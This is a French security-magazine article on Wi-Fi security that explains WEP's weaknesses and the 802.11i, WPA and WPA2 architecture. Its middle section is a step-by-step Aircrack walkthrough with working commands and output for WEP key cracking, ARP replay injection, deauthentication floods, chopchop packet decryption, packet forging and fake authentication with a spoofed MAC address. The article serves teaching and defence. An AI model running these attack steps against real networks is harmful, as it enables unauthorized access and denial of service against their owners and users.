Dossier

Sécurité Wi-Fi – WEP, WPA et WPA2

Guillaume Lehembre

Degré de difficulté

Le Wi-Fi (Wireless Fidelity) est une des technologies sans fil dominante actuellement avec un support de plus en plus intégré dans les équipements : ordinateurs portables, agendas électroniques, téléphones portables, etc. Malheureusement, un aspect de la configuration est souvent oublié et méconnu : la sécurité. Voyons un peu le niveau de sécurité des différents systèmes de chiffrement pouvant être utilisés dans les implémentations modernes du Wi-Fi.

Même quand les mécanismes de sécurité sont activés sur les équipements Wi-Fi, on constate dans la majorité des cas qu'il s'agit du protocole de chiffrement WEP s'étant avéré faillible. Dans cet article, nous examinerons les failles du protocole WEP et la facilité de casser le protocole. L'inadéquation du WEP souligne les besoins d'une nouvelle architecture de sécurité : la norme IEEE 802.11i, que nous détaillerons avec les implémentations du WPA et du WPA2, leurs premières vulnérabilités mineures et leurs implémentations dans les systèmes d'exploitation.

La mort du WEP

Le WEP (*Wired Equivalent Privacy*) est le protocole de chiffrement par défaut introduit dans la 1ère norme 802.11 datant de 1999. Il est basé sur l'algorithme de chiffrement RC4 avec une clé secrète de 40 ou 104 bits combinée à un vecteur d'initialisation (*Initialisation Vector – IV*) de 24 bits afin de chiffrer un message en clair M et sa somme de contrôle (*checksum*) – l'ICV (*Integrity Check Value*). Le message chiffré est alors déterminé en utilisant la formule suivante :

$C = [\ M \,||\, \mathrm{ICV}(M)\ ] + [\ \mathrm{RC4}(K \,||\, \mathrm{IV})\ ]$

où || représente l'opérateur de concaténation et + l'opérateur XOR. Le vecteur d'initialisation est la clé de voûte de la sécurité du WEP, pour maintenir un niveau décent de sécurité et éviter la fuite d'information l'IV doit être incrémenté pour chaque paquet afin que le paquet suivant soit chiffré avec une clé différente. Malheureusement pour la sécurité du protocole, l'IV est transmis en clair et le standard 802.11 ne rend pas obligatoire l'incrémentation de l'IV laissant cette mesure de sécurité au bon vouloir de

Cet article explique...

- les failles du protocole WEP,
- une vue globale de la norme 802.11i et de ses implémentations commerciales : le WPA et le WPA2,
- les notions de base du 802.1x,
- les failles potentielles du WPA et du WPA2.

Ce qu'il faut savoir...

- les notions de base des protocoles TCP/IP et Wi-Fi,
- les notions de base de la cryptograpie.

l'équipement sans fil (point d'accès ou carte sans fil).

La brève histoire du WEP

Le protocol WEP ne fut pas créé par des experts sécurité ou du monde de la cryptographie, il s'avéra faillible à un problème de l'algorithme RC4 décrit par David Wagner quatre ans auparavant. En 2001, Scott Fluhrer, Itsik Mantin et Adi Shamir (FMS pour faire court) publièrent leur fameux papier sur la sécurité WEP dans lequel ils détaillaient deux vulnérabilités dans l'algorithme de chiffrement RC4: l'*invariance weaknesses* et l'attaque par IV connu. Ces deux attaques reposent sur le fait que pour certaines valeurs de la clé, il est possible pour les 1er bits de la suite chiffrante de dépendre uniquement de quelques bits de la clé (normalement chaque bit de la suite chiffrante a 50% de chance d'être différent du bit de la suite chiffrante précédente). Comme la clé est composée de la concaténation d'une clé secrète et de l'IV, certaines valeurs de cet IV génèrent des clés dites faibles.

Ces vulnérabilités furent exploitées par des outils de sécurité tel Airsnort, permettant de retrouver la clé WEP en analysant une importante quantité de trafic chiffré. Cette attaque se révélait fructueuse dans un temps raisonnable sur des réseaux sans fil assez chargé au niveau trafic mais nécessitait un temps de calcul assez long. David Hulton (h1kari) découvrit une amélioration de l'attaque précédente en ne prenant pas uniquement en considération le 1er octet de la sortie de l'algorithme RC4 (comme dans la méthode FMS) mais aussi les suivants, cela permettant de réduire significativement la quantité de données à capturer pour l'analyse.

Le contrôle d'intégrité souffre aussi de sérieuses failles dûes à l'utilisation de l'algorithme CRC32 choisi pour cette tâche. Cet algorithme est fréquemment utilisé pour la détection d'erreurs mais n'a jamais été considéré cryptographiquement sûr pour du contrôle d'intégrité à cause de sa linéarité, c'est ce que Nikita Borisov,



Figure 1. *Le protocole de chiffrement WEP*

Ian Goldberg et David Wagner soulignait déjà en 2001.

Il était alors admis que le WEP fournissait une sécurité acceptable pour les particuliers et les applications non critiques. Cette affirmation a été démentie avec l'apparition de l'attaque de KoreK en 2004 (généralisant l'attaque FMS en incluant les optimisation proposées par h1kari), et l'attaque inductive inverse de Arbaugh permettant le décryptage arbitraire d'un paquet sans connaissance de la clé et l'injection de paquets. Des outils de cassage de clés tel que Aircrack de Christophe Devine ou Weplab de José Ignacio Sánchez implémentèrent ces nouvelles attaques et furent en mesure de casser une clé WEP 128 bits en moins de 10 minutes (ce temps pouvant être alongé suivant le point d'accès et la carte sans fil utilisée).

Le fait d'injecter des paquets a permis de diminuer sensiblement le temps nécessaire pour casser le WEP, l'attaque ne nécessitant pas la capture de millions de trames mais simplement un certain nombre de paquets avec des IV uniques – à partir de 150 000 paquets pour une clé WEP 64 bits et 500 000 paquets pour une clé WEP de 128 bits. Grâce à l'injection de paquets, la collecte du nombre nécessaire d'information n'est plus qu'une question de minutes. Dorénavant, le WEP peut être considéré mort (voir le Tableau 1) et ne devrait plus être utilisé, même si une rotation des clés a été mise en place.

Les failles du WEP peuvent se résumer ainsi:

- faiblesse de l'algorithme RC4 au sein du protocole WEP dûe à la construction de la clé,

Tableau 1. *Chronologie de la mort du WEP*

Date	Description
Septembre 1995	Vulnérabilité potentielle dans RC4 (Wagner)
Octobre 2000	Première publication sur les faiblesses du WEP : *Unsafe at any key size; An analysis of the WEP encapsulation* (Walker)
Mai 2001	*An inductive chosen plaintext attack against WEP/WEP2* (Arbaugh)
Juillet 2001	Attaque *bit flipping* sur le CRC – *Intercepting Mobile Communications : The Insecurity of 802.11* (Borisov, Goldberg, Wagner)
Août 2001	Attaques FMS – *Weaknesses in the Key Scheduling Algorithm of RC4* (Fluhrer, Mantin, Shamir)
Août 2001	Sortie de AirSnort
Février 2002	Optimisation de l'attaque FMS par h1kari
Août 2004	Attaque de KoreK (IVs uniques) – sortie de chopchop et chopper
Juillet/Août 2004	Sortie d'Aircrack (Devine) et WepLab (Sanchez) implémentant l'attaque de KoreK.

Listing 1. *Activation du mode moniteur*

```
# airmon.sh start ath0
Interface       Chipset         Driver
ath0            Atheros         madwifi (monitor mode enabled)
```

Listing 2. *Découverte des réseaux et des clients Wi-Fi environnants*

```
# airodump ath0 wep-crk 0

 BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   62      305       16   1  48  WEP   hakin9demo

 BSSID              STATION            PWR  Packets  ESSID
 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   56        1  hakin9demo
```

- la taille allouée aux IV est trop faible (24 bits – moins de 5000 paquets sont nécessaire pour avoir 50% de chance de collision) et la réutilisation des IV est autorisée (pas de protection contre le rejeu des messages),
- aucun vrai contrôle d'intégrité (le CRC32 est normalement utilisé pour la détection d'erreur et n'est pas une fonction cryptographique pour l'intégrité du fait de sa linéarité),
- aucun mécanisme interne de mise à jour des clés n'est présent.

Cassage de clé WEP en utilisant Aircrack

Des attaques pratiques contre le WEP peuvent être facilement menées grâce à des outils tel que Aircrack (outil créé par le chercheur français en sécurité Christophe Devine). Aircrack est une suite d'outils composée de 3 principaux binaires étant utilisé conjointement pour retrouver la clé :

- airodump : outil de capture réseau utilisé pour découvrir les réseaux WEP environnants,
- aireplay : outil pour injecter artificiellement du trafic,
- aircrack : casseur de clé WEP utilisant les IVs uniques collectés préalablement.

L'injection de trafic utilisant aireplay n'est supportée que sur une certain nombre de puce Wi-Fi, le support pour l'injection en mode moniteur nécessite la dernière version des pilotes modifiés. Ce mode est l'équivalent du mode *promiscuous* des réseaux filaires dans lequel on évite le rejet des paquets n'étant pas à destination de la machine se trouvant dans ce mode (ceci est généralement effectué au niveau de la couche physique du modèle OSI) autorisant ainsi la capture de tous les paquets. Avec des pilotes modifiés, il est possible d'injecter et de capturer simultanément le trafic en utilisant une seule carte sans fil.

Le but de l'attaque est de générer du trafic afin de capturer des IVs uniques transmis entre un client légitime et le point d'accès. Certaines données chiffrées sont facilement détectables car elles ont des longueurs fixes, des adresses destinations fixes, etc. C'est le cas par exemple des requêtes ARP (voir l'Encadré Requête ARP envoyées à l'adresse destination de diffusion (FF:FF:FF:FF:FF:FF) avec une taille fixe de 68 octets. Ces requêtes ARP peuvent être rejouées afin de générer des réponses ARP d'un client légitime, ces messages étant chiffrés avec de nouveaux IVs.

Dans les exemples suivants, 00:13:10:1F:9A:72 est l'adresse MAC du point d'accès (BSSID) sur le canal 1 avec le SSID *hakin9demo* et 00:09:5B:EB:C5:2B l'adresse MAC du client sans fil (utilisant le WEP ou WPA-PSK suivant les cas). La plupart des commandes nécessitent les privilèges root.

Requête ARP

Le protocole ARP (*Address Resolution Protocol* – RFC826) est utilisé pour faire la correspondance entre des adresses IP sur 32 bits et l'adresse Ethernet sur 48 bits (les réseaux Wi-Fi utilisent aussi le protocole Ethernet). Par exemple, quand une machine A (192.168.1.1) veut communiquer avec une machine B (192.168.1.2), l'adresse IP connue de B doit être traduite avec son adresse MAC correspondante. Pour réaliser celà, la machine A envoie un message en diffusion contenant l'adresse IP de la machine B (*Who has 192.168.1.2? Tell 192.168.1.1*). La machine cible, reconnaissant que l'adresse IP du paquet correspond à la sienne, retourne une réponse révélant son adresse MAC (*192.168.1.2 is at 01:23:45:67:89:0A*). La réponse est généralement mise en cache.

La 1ère étape consiste à activer le mode moniteur sur les cartes sans fil (ici un modèle basé sur un composant Atheros) afin de capturer tous le trafic (voir le Listing 1). L'étape suivante permet de découvrir les réseaux sans fil environnants en scannant les 14 canaux utilisés par les réseaux Wi-Fi (voir le Listing 2).

Le résultat du Listing 2 peut être interprété de la façon suivante : un point d'accès avec le BSSID 00:13:10:1F:9A:72 utilise le protocol WEP sur le canal 1 avec le SSID *hakin9demo*, un client identifié par la MAC 00:0C:F1:19:77:5C est associé et authentifié sur ce réseau sans fil.

Une fois le réseau cible de l'attaque repéré, la capture doit être réalisée sur le canal adéquat pour éviter de perdre des paquets lors du passage sur les autres canaux. Cette étape fournit une sortie similaire à l'étape précédente :

```
# airodump ath0 wep-crk 1
```

Ensuite, il est possible de lancer l'injection de trafic avec aireplay en utilisant les informations précédemment découvertes. L'injection commencera dès qu'une requête ARP correspondant au BSSID attaqué sera capturée sur le réseau sans fil :

```
# aireplay -3 \
  -b 00:13:10:1F:9A:72 \
  -h 00:0C:F1:19:77:5C \
  -x 600 ath0
(...)
Read 980 packets
  (got 16 ARP requests),
  sent 570 packets...
```

L'étape finale consiste a utiliser aircrack pour casser la clé WEP. Il est possible de lancer cette étape sur le fichier pcap alors que airodump capture toujours le trafic (voir les résultats d'aircrack sur la Figure 2) :

```
# aircrack -x -0 wep-crk.cap
```



Figure 2. *Résultat d'Aircrack après quelques minutes*

Autres types d'attaques basées sur Aircrack

D'autres attaques intéressantes peuvent être réalisées avec Aircrack. Voyons quelques unes d'entre elles.

Attaque 2 : Dé-authentification

Cette attaque peut être conduite pour découvrir un SSID caché (i.e. un identifiant non diffusé), pour capturer le *4-Way Handshake* WPA ou pour réaliser un déni de service (le sujet sera abordé plus loin dans la partie 802.11i). Le but de cette attaque est de forcer la ré-authentification des clients, elle est rendue possible par le manque d'authentification des trames de contrôle (utilisées pour l'authentification, l'association, etc.) permettant à un attaquant d'usurper les adresses MAC.

Un client sans fil peut être dé-authentifié en utillisant la commande suivante, cette dernière usurpant l'adresse MAC du BSSID pour envoyer un paquet de dé-authentification à l'adresse MAC du client visé :

```
# aireplay -0 5
  -a 00:13:10:1F:9A:72
  -c 00:0C:F1:19:77:5C
  ath0
```

Une dé-authentification massive est aussi possible (mais pas toujours très fiable) en usurpant continuellement le BSSID et en envoyant les paquets de dé-authentification à l'adresse de diffusion:

```
# aireplay -0 0
  -a 00:13:10:1F:9A:72
  ath0
```

Attaque 3 : Décrypter un paquet chiffré avec le protocole WEP sans connaître la clé

Cette attaque est basée sur la preuve de concept publiée par KoreK appellée chopchop pouvant décrypter un paquet chiffré avec le protocole WEP sans avoir connaissance de la clé. Le contrôle d'intégrité implémenté dans le protocole WEP permet à un attaquant de modifier à la fois le contenu chiffré du paquet et le CRC correspondant. De plus, l'utilisation de l'opérateur XOR au sein du protocole WEP implique qu'un octet dans le message chiffré dépend toujours du même octet du texte en clair. En coupant le message chiffré de son dernier octet, le message devient corrompu mais il est possible de faire un choix sur la valeur de l'octet correspondant du texte en clair et de corriger le texte chiffré.

Si le paquet corrigé est réinjecté sur le réseau, il sera supprimé par le point d'accès si le choix fait est incorrect (dans ce cas un nouveau choix doit être fait) mais pour un choix correct il relayera le paquet comme à son habitude. En répétant l'attaque sur tous les octets du message chiffré, il est possible de décrypter l'intégralité du paquet et de retrouver la suite chiffrante associée. Il est important de noter que l'incrémentation de l'IV n'est pas obligatoire dans le protocole WEP, il est donc possible de réutiliser la suite chiffrante pour usurper d'autres paquets (en ré-utilisant le même IV).

La carte sans fil doit être basculée dans le mode moniteur sur le canal adéquat (voir l'exemple précédent pour la démarche à suivre). L'attaque doit être lancée contre un client légitime (toujours 00:0C:F1:19:77:5C dans notre cas), aireplay informera l'attaquant de chaque paquet chiffré qu'il capturera (voir le Listing 3). Deux fichiers pcap sont créés : un pour le paquet déchiffré et l'autre pour la suite chiffrante associée. Le fichier de données résultant peut être lu par un lecteur adéquat (nous utiliserons tcpdump) – voir le Listing 4 pour un ping échangé entre deux machines.

Une fois la suite chiffrante capturée, il est possible d'usurper n'importe quel paquet chiffré. Ici une requête ARP envoyée de 192.168.2.123 (00:0C:F1:19:77:5C) à 192.168.2.103 :

```
# arpforge \
  replay_dec-0916-114019.xor \
  1 \
  00:13:10:1F:9A:72 \
  00:0C:F1:19:77:5C \
  192.168.2.123 \
  192.168.2.103 \
  forge-arp.cap
```

Listing 3. *Décryptage d'un paquet WEP sans connaissance préalable de la clé*

```
# aireplay -4 -h 00:0C:F1:19:77:5C ath0
Read 413 packets...
 Size: 124, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  00:13:10:1F:9A:70
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 d500 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  0013 101f 9a70 c040 c3ec e100 b1e1 062c  .....p.@.......,
 0x0020:  5cf9 2783 0c89 68a0 23f5 0b47 5abd 5b76  \.'...h.#..GZ.[v
 0x0030:  0078 91c8 adfe bf30 d98c 1668 56bf 536c  .x.....0...hV.Sl
 0x0040:  7046 5fd2 d44b c6a0 a3e2 6ae1 3477 74b4  pF_..K....j.4wt.
 0x0050:  fb13 c1ad b8b8 e735 239a 55c2 ea9f 5be6  .......5#.U...[.
 0x0060:  862b 3ec1 5b1a a1a7 223b 0844 37d1 e6e1  .+>.[...";.D7...
 0x0070:  3b88 c5b1 0843 0289 1bff 5160            ;....C....Q`
Use this packet ? y
Saving chosen packet in replay_src-0916-113713.cap
Offset  123 ( 0% done) | xor = 07 | pt = 67 |  373 frames written in  1120ms
Offset  122 ( 1% done) | xor = 7D | pt = 2C |  671 frames written in  2013ms
(...)
Offset   35 (97% done) | xor = 83 | pt = 00 |  691 frames written in  2072ms
Offset   34 (98% done) | xor = 2F | pt = 08 |  692 frames written in  2076ms
Saving plaintext in replay_dec-0916-114019.cap
Saving keystream in replay_dec-0916-114019.xor
Completed in 183s (0.47 bytes/s)
```

Finalement, aireplay peut être utilisé pour rejouer ce paquet (voir le Listing 5).

Cette méthode est moins automatique que l'attaque propre à Aircrack de construction de requête ARP (l'option `-1`) mais elle est beaucoup plus modulaire – l'attaquant peut utiliser la suite chiffrante qu'il a découverte pour forger n'importe quel paquet dont la taille est inférieure à la suite chiffrante (dans le cas contraire il doit l'agrandir).

Attaque 4 : Fausse authentification

Les méthodes pour casser le protocole WEP énoncées précédemment (Attaque 1 à 3) nécessitent un client sans fil légitime (physique ou virtuel, un client physique étant généralement plus adéquat) associé au point d'accès pour que ce dernier ne supprime pas les paquets à cause d'une adresse de destination d'un client non associé.

Si une authentification ouverte est utilisée, n'importe quel client peut s'authentifier et s'associer sur le point d'accès, ce dernier supprimant ensuite les paquets non envoyés avec la bonne clé WEP. Dans l'exemple de la Listing 6, aireplay est utilisé pour falsifier une demande d'authentification et d'association pour le SSID *hakin9demo* (BSSID: 00:13:10:1F:9A:72) avec l'adresse MAC usurpée 0:1:2:3:4:5.

Certaines bornes nécessitent la ré-association du client toutes les 30 secondes. Ce comportement peut être imité par aireplay en remplaçant la seconde option (`0`) par `30`.

La norme 802.11i

En janvier 2001, le groupe de travail *i* fut crée à l'IEEE pour améliorer l'authentification et le chiffrement des données au sein des réseaux 802.11. En avril 2003, la Wi-Fi Alliance (une association promouvant et certifiant les équipements Wi-Fi) publia une recommandation pour répondre aux inquiétudes des entreprises concernant la sécurité des réseaux sans fil. Ces derniers étaient aussi au courant que les clients n'étaient pas prêt à remplacer leurs équipements existants.

En Juin 2004, la version finale de la norme 802.11i fut adoptée et le nom commercial WPA2 fut choisi par la Wi-Fi Alliance. La norme IEEE 802.11i introduit des changements fondamentaux comme la séparation de l'authentification utilisateur et le chiffrement/contrôle d'intégrité des messages, celà permettant une architecture de sécurité robuste passant à l'échelle et convenant parfaitement tant aux entreprises qu'aux particuliers. La nouvelle architecture pour les réseaux sans fil est appellée

Listing 4. *Lecture d'un fichier pcap issu de l'attaque 3*

```
# tcpdump -s 0 -n -e -r replay_dec-0916-114019.cap
reading from file replay_dec-0916-114019.cap, link-type IEEE802_11 (802.11)
11:40:19.642112 BSSID:00:13:10:1f:9a:72 ←
  SA:00:0c:f1:19:77:5c DA:00:13:10:1f:9a:70
LLC, dsap SNAP (0xaa), ssap SNAP (0xaa), cmd 0x03: oui Ethernet (0x000000),
ethertype IPv4 (0x0800): 192.168.2.103 > 192.168.2.254:
ICMP echo request, id 23046, seq 1, length 64
```

Listing 5. *Rejeu d'un paquet forgé*

```
# aireplay -2 -r forge-arp.cap ath0
 Size: 68, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  FF:FF:FF:FF:FF:FF
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 0201 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  ffff ffff ffff 8001 c3ec e100 b1e1 062c  ...............,
 0x0020:  5cf9 2785 4988 60f4 25f1 4b46 1ab0 199c  \.'.I.`.%.KF....
 0x0030:  b78c 5307 6f2d bdce d18c 8d33 cc11 510a  ..S.o-.....3..Q.
 0x0040:  49b7 52da                                I.R.
Use this packet ? y
Saving chosen packet in replay_src-0916-124231.cap
You must also start airodump to capture replies.
Sent 1029 packets...
```

RSN (*Robust Security Network*) et utilise l'authentification 802.1X, la rotation et la distribution des clés et de nouveaux mécanismes d'intégrité et de chiffrement.

Bien que l'architecture RSN soit plus complexe, elle a le mérite de proposer une solution sécurisée pouvant passer facilement à l'échelle. Un RSN devrait typiquement accepter uniquement des équipements capables de supporter les RSN mais l'IEEE 802.11i a aussi défini une architecture temporaire TSN (Transitional Security Network) dans laquelle les équipements RSN et les systèmes WEP peuvent coexister permettant ainsi aux utilisateurs de mettre à jour leurs équipements. Si la procédure d'authentification ou d'association utilisée entre deux stations est basé sur le *4-Way Handshake*, l'association est appellée RSNA (*Robust Security Network Association*).

Un contexte de communication sécurisé s'effectue en quatre phases (voir la Figure 4) :

- la mise en accord sur la politique de sécurité,
- l'authentification 802.1X,
- la dérivation et la distribution des clés,
- le chiffrement et l'intégrité au sein d'une RSNA.

Listing 6. *Fausse authentification*

```
# aireplay -1 0 -e hakin9demo -a 00:13:10:1F:9A:72 -h 0:1:2:3:4:5 ath0
18:30:00  Sending Authentication Request
18:30:00  Authentication successful
18:30:00  Sending Association Request
18:30:00  Association successful
```

Phase 1 : Mise en accord sur la politique de sécurité

La première phase permet aux deux parties communicantes de s'accorder sur la politique de sécurité à utiliser. Les politiques de sécurité supportées par le point d'accès sont diffusées dans les trames *Beacon* et *Probe Response* (suivant un message *Probe Request* du client). Une authentification ouverte standard constitue l'étape suivante (comme celle utilisée dans les réseaux TSN, cette authentification est toujours positive). La réponse du client aux politiques de sécurité supportées est incluse dans le message *Association Request* validé par le message *Association Response* du point d'accès. Les informations de la politique de sécurité sont envoyées dans le champ RSN IE (*Information Element*) détaillant :

- les méthodes d'authentification supportées (802.1X, clé pré-partagée (PSK)),
- le protocole de sécurité pour le chiffrement du trafic vers une seule destination (unicast) (CCMP, TKIP, etc.) – suite de chiffrement pairwise,
- le protocole de sécurité pour le chiffrement du trafic en diffusion (multicast) (CCMP, TKIP, etc.) – suite de chiffrement de groupe,
- le support de la pré-authentification permettant aux utilisateurs de se pré-authentifier avant de

IEEE 802.1X et EAP

Le procotole d'authentification 802.1X (aussi connu sous le nom de contrôle d'accès basé sur le port (*Port-Based Network Access Control*)) est un cadre de travail développé initialement pour le réseau filaire fournissant l'authentification, l'autorisation, les mécanismes de distribution des clés en implémentant un contrôle d'accès pour les utilisateurs se connectant au réseau. L'architecture 802.1X est consituée de trois entités fonctionnelles :

- le client 802.1X (*supplicant*) voulant joindre le réseau,
- le contrôleur (*authentifcator*) contrôlant l'accès au réseau,
- le serveur d'authentification (authentication server) prenant les décisions d'autorisation.

Dans les réseaux sans fil, le point d'accès joue le rôle de contrôleur. Chaque port physique (port virtuel dans le cas des réseaux sans fil) est divisé en deux ports logiques appellés PAE (*Port Access Entity*). Le PAE d'authentification est toujours ouvert et autorise toutes les trames d'authentification à le traverser tandis que le PAE de service est uniquement ouvert après une authentification réussie (i.e. dans un état autorisé) pour une durée limitée (3600 secondes par défaut). La décision relative à l'accès revient à la troisième entité appellée serveur d'authentification (qui peut être soit un serveur Radius dédié ou – par exemple pour les particulier – un simple processus fonctionnant sur le point d'accès). La Figure 3 illustre comment ses entités communiquent entre elles.

La norme 802.11i apporte quelques modifications à la norme IEEE 802.1X pour l'adapter aux réseaux sans fils et en particulier pour la protéger du vol d'identité. L'authentification des messages a été incluse pour garantir que le client 802.1X et le contrôleur (la borne) calculent correctement leurs clés secrètes et activent le chiffrement avant de communiquer sur le réseau.

Le client 802.1X et le contrôleur communiquent en utilisant un protocole basé sur EAP. Il est important de comprendre que le contrôleur joue un rôle passif – il transmet simplement tous les messages au serveur d'authentification. EAP est un cadre de travail pour le transport de méthodes d'authentification variées basé sur un nombre limité de messages (*Request*, *Response*, *Success*, *Failure*), tandis que les messages intermédiaires sont dépendant de la méthode d'authentification sélectionnée: EAP-TLS, EAP-TTLS, PEAP, Kerberos V5, EAP-SIM, etc. Quand le processus complet est achevé, les deux entités (i.e. le client 802.1X et le serveur d'authentification) partagent une clé maîtresse secrète. Le protocole utilisé dans les réseaux sans fils pour transporter EAP s'appelle EAPOL (*EAP Over LAN*), les communications entre le contrôleur et le serveur d'authentification utilisent des protocoles de plus haut niveau tel que Radius, etc.



Figure 3. *Modèle IEEE 802.1X issu de la norme IEEE 802.1X*



Figure 4. *Les phases opérationnelles du 802.11i*



Figure 5. *Phase 1 : La mise en accord sur la politique de sécurité*

basculer sur un nouveau point d'accès pour un handover en douceur.

La Figure 5 illustre cette première phase.

Phase 2 : Authentification 802.1X

La seconde phase consiste en l'authentification 802.1X basée sur EAP et la méthode spécifique choisie: EAP/TLS avec certificat client et serveur (nécessitant une infrastructure à clé publique), EAP/TTLS ou PEAP pour des authentifications hybrides (où le certificat est uniquement nécessaire côté serveur) etc. L'authentification 802.1X est initiée lorsque le point d'accès demande les données d'identification du client, la réponse du client contient alors la méthode d'authentification préférée. Différents messages – dépendant de la méthode spécifique choisie – sont alors échangés par la suite entre le client et le serveur d'authentification afin de générer une clé maîtresse (*Master Key* – MK). À la fin de la procédure, un message *Radius Accept* est envoyé du serveur d'authentification au point d'accès contenant la MK ainsi qu'un message final *EAP Success* pour le client. La Figure 6 illustre cette seconde phase.

Phase 3 : Hiérarchie et distribution des clés

La sécurité des transmissions repose essentiellement sur des clés secrètes. Dans les RSN, chaque clé a une durée de vie limitée et de nombreuses clés sont utilisées, organisées dans une hiérarchie. Quand un contexte de sécurité est établi après une authentification réussie, des clés temporaires (de sessions) sont créées et régulièrement mises à jour jusqu'à la fermeture du contexte. La génération et l'échange des clés est le but de cette troisième phase. Deux poignées de main (*Handshake*) ont lieu pour dériver les différentes clés (voir la Figure 7) :

- Le *4-Way Handshake* pour la dérivation de la PTK (*Pairwise Transient Key*) et de la GTK (*Group Transient Key*),
- Le *Group Key Handshake* pour le renouvellement de la GTK.

La dérivation de la PMK (*Pairwise Master Key*) dépend de la méthode d'authentification choisie :

- si la PSK (*Pre-Shared Key*) est utilisée, PMK = PSK. La PSK est générée à partir de la phrase secrète (composée de 8 à 63 caractères) ou directement à partir

d'une chaîne de 256 bits, cette méthode est adaptée pour les particuliers n'ayant pas de serveur d'authentification,
- si un serveur d'authentification est utilisé, la PMK est dérivée de la MK issue de l'authentification 802.1X.

